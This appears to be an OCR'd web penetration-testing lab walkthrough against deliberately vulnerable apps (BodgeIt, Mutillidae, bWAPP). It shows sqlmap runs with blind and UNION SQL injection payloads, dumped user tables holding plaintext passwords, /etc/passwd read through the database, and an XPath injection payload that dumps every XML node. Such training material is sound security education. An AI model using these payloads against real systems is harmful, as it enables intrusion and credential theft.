
```
  _______   _______    ______    ______    ______   __
 |       \ |       \  /      \  /      \  /      \ |  \
 | $$$$$$$\| $$$$$$$\|  $$$$$$\|  $$$$$$\|  $$$$$$\| $$
 | $$__/ $$| $$__/ $$| $$  | $$| $$___\$$| $$  | $$| $$
 | $$    $$| $$    $$| $$  | $$ \$$    \ | $$  | $$| $$
 | $$$$$$$\| $$$$$$$\| $$ _| $$ _\$$$$$$\| $$ _| $$| $$
 | $$__/ $$| $$__/ $$| $$/ \ $$|  \__| $$| $$/ \ $$| $$_____
 | $$    $$| $$    $$ \$$ $$ $$ \$$    $$ \$$ $$ $$| $$     \
  \$$$$$$$  \$$$$$$$   \$$$$$$\  \$$$$$$   \$$$$$$\ \$$$$$$$$
                           \$$$                \$$$

Select from the menu:

  1) Setup HTTP Parameters
  2) Setup BBQSQL Options
  3) Export Config
  4) Import Config
  5) Run Exploit
  6) Help, Credits, and About

 99) Exit the bbqsql injection toolkit

bbqsql> 
```




```
root@kali:~# sqlmap -u "http://10.7.7.5/mutillidae/index.php?page=user-info.php&username=admin
&password=admin&user-info-php-submit-button=View+Account+Details" -p username --schema
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org
```




```
root@kali:~/WebPentest# cat bodgeit_login.txt
POST http://10.7.7.5/bodgeit/login.jsp HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://10.7.7.5/bodgeit/login.jsp
Cookie: security_level=0; JSESSIONID=5CFA79D293718053B95752E719C507CF; acopendivids=swingset,jotto,
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Host: 10.7.7.5
```




```
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: username=-3658') OR 7354=7354-- HlCM&password=23

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: username=23') UNION ALL SELECT NULL,CHAR(113)||CHAR(122)||CHAR(106)||CHAR(112)|
|CHAR(113)||CHAR(98)||CHAR(84)||CHAR(104)||CHAR(119)||CHAR(83)||CHAR(110)||CHAR(105)||CHAR(8
4)||CHAR(107)||CHAR(82)||CHAR(70)||CHAR(99)||CHAR(84)||CHAR(75)||CHAR(88)||CHAR(111)||CHAR(1
19)||CHAR(99)||CHAR(90)||CHAR(109)||CHAR(117)||CHAR(115)||CHAR(111)||CHAR(111)||CHAR(122)||C
HAR(120)||CHAR(75)||CHAR(101)||CHAR(117)||CHAR(108)||CHAR(97)||CHAR(75)||CHAR(115)||CHAR(77)
||CHAR(88)||CHAR(84)||CHAR(65)||CHAR(112)||CHAR(115)||CHAR(66)||CHAR(113)||CHAR(113)||CHAR(1
20)||CHAR(120)||CHAR(113),NULL,NULL,NULL FROM INFORMATION_SCHEMA.SYSTEM_USERS-- Diyp&passwor
d=23
---
[00:18:08] [INFO] the back-end DBMS is HSQLDB
back-end DBMS: HSQLDB 1.7.2
[00:18:08] [INFO] fetching current user
[00:18:08] [WARNING] reflective value(s) found and filtering out
current user:    'SA'
current schema (equivalent to database on HSQLDB):    'PUBLIC'
[00:18:08] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.7.7.5'

[*] shutting down at 00:18:08
```




```
[02:35:44] [INFO] the back-end DBMS is HSQLDB
web application technology: JSP
back-end DBMS: HSQLDB 1.7.2
[02:35:44] [INFO] fetching tables for database: 'PUBLIC'
[02:35:44] [WARNING] reflective value(s) found and filtering out
[02:35:44] [INFO] used SQL query returns 53 entries
[02:35:45] [INFO] retrieved: SCORE
[02:35:45] [INFO] retrieved: USERS
[02:35:45] [INFO] retrieved: PRODUCTS
[02:35:45] [INFO] retrieved: PRODUCTTYPES
[02:35:45] [INFO] retrieved: COMMENTS
[02:35:45] [INFO] retrieved: F0ECFB32E56D3845F140E5C81A81363CE61D9D50
[02:35:45] [INFO] retrieved: BASKETCONTENTS
[02:35:45] [INFO] retrieved: BASKETS
Database: PUBLIC
[8 tables]
+--------------------------------------------+
| BASKETCONTENTS                             |
| BASKETS                                    |
| COMMENTS                                   |
| F0ECFB32E56D3845F140E5C81A81363CE61D9D50   |
| PRODUCTS                                   |
| PRODUCTTYPES                               |
| SCORE                                      |
| USERS                                      |
+--------------------------------------------+
```



```
---
[01:13:09] [INFO] the back-end DBMS is HSQLDB
web application technology: JSP
back-end DBMS: HSQLDB 1.7.2
[01:13:09] [INFO] fetching columns for table 'USERS' in database 'PUBLIC'
[01:13:09] [INFO] used SQL query returns 5 entries
[01:13:09] [INFO] resumed: "CURRENTBASKETID","INTEGER"
[01:13:09] [INFO] resumed: "NAME","VARCHAR"
[01:13:09] [INFO] resumed: "PASSWORD","VARCHAR"
[01:13:09] [INFO] resumed: "TYPE","VARCHAR"
[01:13:09] [INFO] resumed: "USERID","INTEGER"
[01:13:09] [INFO] fetching entries for table 'USERS' in database 'PUBLIC'
[01:13:09] [INFO] used SQL query returns 3 entries
[01:13:09] [INFO] resumed: " ","admin@thebodgeitstore.com","IRp^[Q[=BDNW;","ADMIN","2"
[01:13:09] [INFO] resumed: " ","user1@thebodgeitstore.com","G3M\\uE=5L7C_[","USER","1"
[01:13:09] [INFO] resumed: "1","test@thebodgeitstore.com","password","USER","3"
Database: PUBLIC
Table: USERS
[3 entries]
+--------+-----------------+-------+---------------------------+----------------+
| USERID | CURRENTBASKETID | TYPE  | NAME                      | PASSWORD       |
+--------+-----------------+-------+---------------------------+----------------+
| 2      | NULL            | ADMIN | admin@thebodgeitstore.com | IRp^[Q[=BDNW;  |
| 1      | NULL            | USER  | user1@thebodgeitstore.com | G3M\\uE=5L7C_[ |
| 3      | 1               | USER  | test@thebodgeitstore.com  | password       |
+--------+-----------------+-------+---------------------------+----------------+

[01:13:09] [INFO] table 'PUBLIC.USERS' dumped to CSV file '/root/.sqlmap/output/10.7.7.5/dum
p/PUBLIC/USERS.csv'
[01:13:09] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.7.7.5'

[*] shutting down at 01:13:09
```




```
---
[01:28:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[01:28:03] [INFO] fingerprinting the back-end DBMS operating system
[01:28:03] [INFO] the back-end DBMS operating system is Linux
[01:28:03] [INFO] fetching file: '/etc/passwd'
do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the back-end
 DBMS file system? [Y/n]
[01:28:25] [WARNING] reflective value(s) found and filtering out
[01:28:25] [INFO] the local file '/root/.sqlmap/output/10.7.7.5/files/_etc_passwd' and the remote file '/etc/p
asswd' have the same size (1470 B)
files saved to [1]:
[*] /root/.sqlmap/output/10.7.7.5/files/_etc_passwd (same file)

[01:28:25] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.7.7.5'

[*] shutting down at 01:28:25

root@kali:~/WebPentest# cat /root/.sqlmap/output/10.7.7.5/files/_etc_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
```



/ XML/XPath Injection (Search) /


Search movies by genre: Action Search

#	Movie
1	The Matrix
2	Resident Evil




```
GET /bWAPP/xmli_2.php?genre=action'&action=search
HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://10.7.7.5/bWAPP/xmli_2.php?genre=action&action=sea
rch
Cookie: PHPSESSID=q8j4hcjtcffmge0oenphrns9i1;
JSESSIONID=9D7765D7D1F2A9FCCC5D972A043F9867;
security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
```

```
        <tr height="40" bgcolor="#ffb717"
align="center">

            <td width="10">#</td>
            <td width="200"><b>Movie</b></td>

        </tr>

Warning: SimpleXMLElement::xpath(): Invalid expression
in /owaspbwa/bwapp-git/bWAPP/xmli_2.php on line 158

Warning: SimpleXMLElement::xpath(): xmlXPathEval:
evaluation failed in
/owaspbwa/bwapp-git/bWAPP/xmli_2.php on line 158

        <tr height="40">

            <td colspan="5" width="210">No movies were
found!</td>
```




```
GET /bWAPP/xmli_2.php?genre=act&action=search HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/bWAPP/xmli_2.php
Cookie: security_level=0;
PHPSESSID=vl0a2pvcdfodr07q0st85ncei0;
JSESSIONID=9D7765D7D1F2A9FCCC5D972A043F9867
Connection: close
Upgrade-Insecure-Requests: 1
```

```
            <td align="center">1</td>
            <td>The Matrix</td>

        </tr>

        <tr height="40">

            <td align="center">2</td>
            <td>Resident Evil</td>

        </tr>

        <tr height="40">

            <td align="center">3</td>
            <td>Thor</td>
```




```
GET
/bWAPP/xmli_2.php?genre=')]/*|//*[contains('1','1&actio
n=search HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/bWAPP/xmli_2.php
Cookie: security_level=0;
PHPSESSID=vl0a2pvcdfodr07q0st85ncei0;
JSESSIONID=9D7765D7D1F2A9FCCC5D972A043F9867
Connection: close
Upgrade-Insecure-Requests: 1
```

25	5
26	johnny
27	m3ph1st0ph3l3s
28	I'm the Ghost Rider!
29	Ghost Rider
30	action sci-fi
31	6

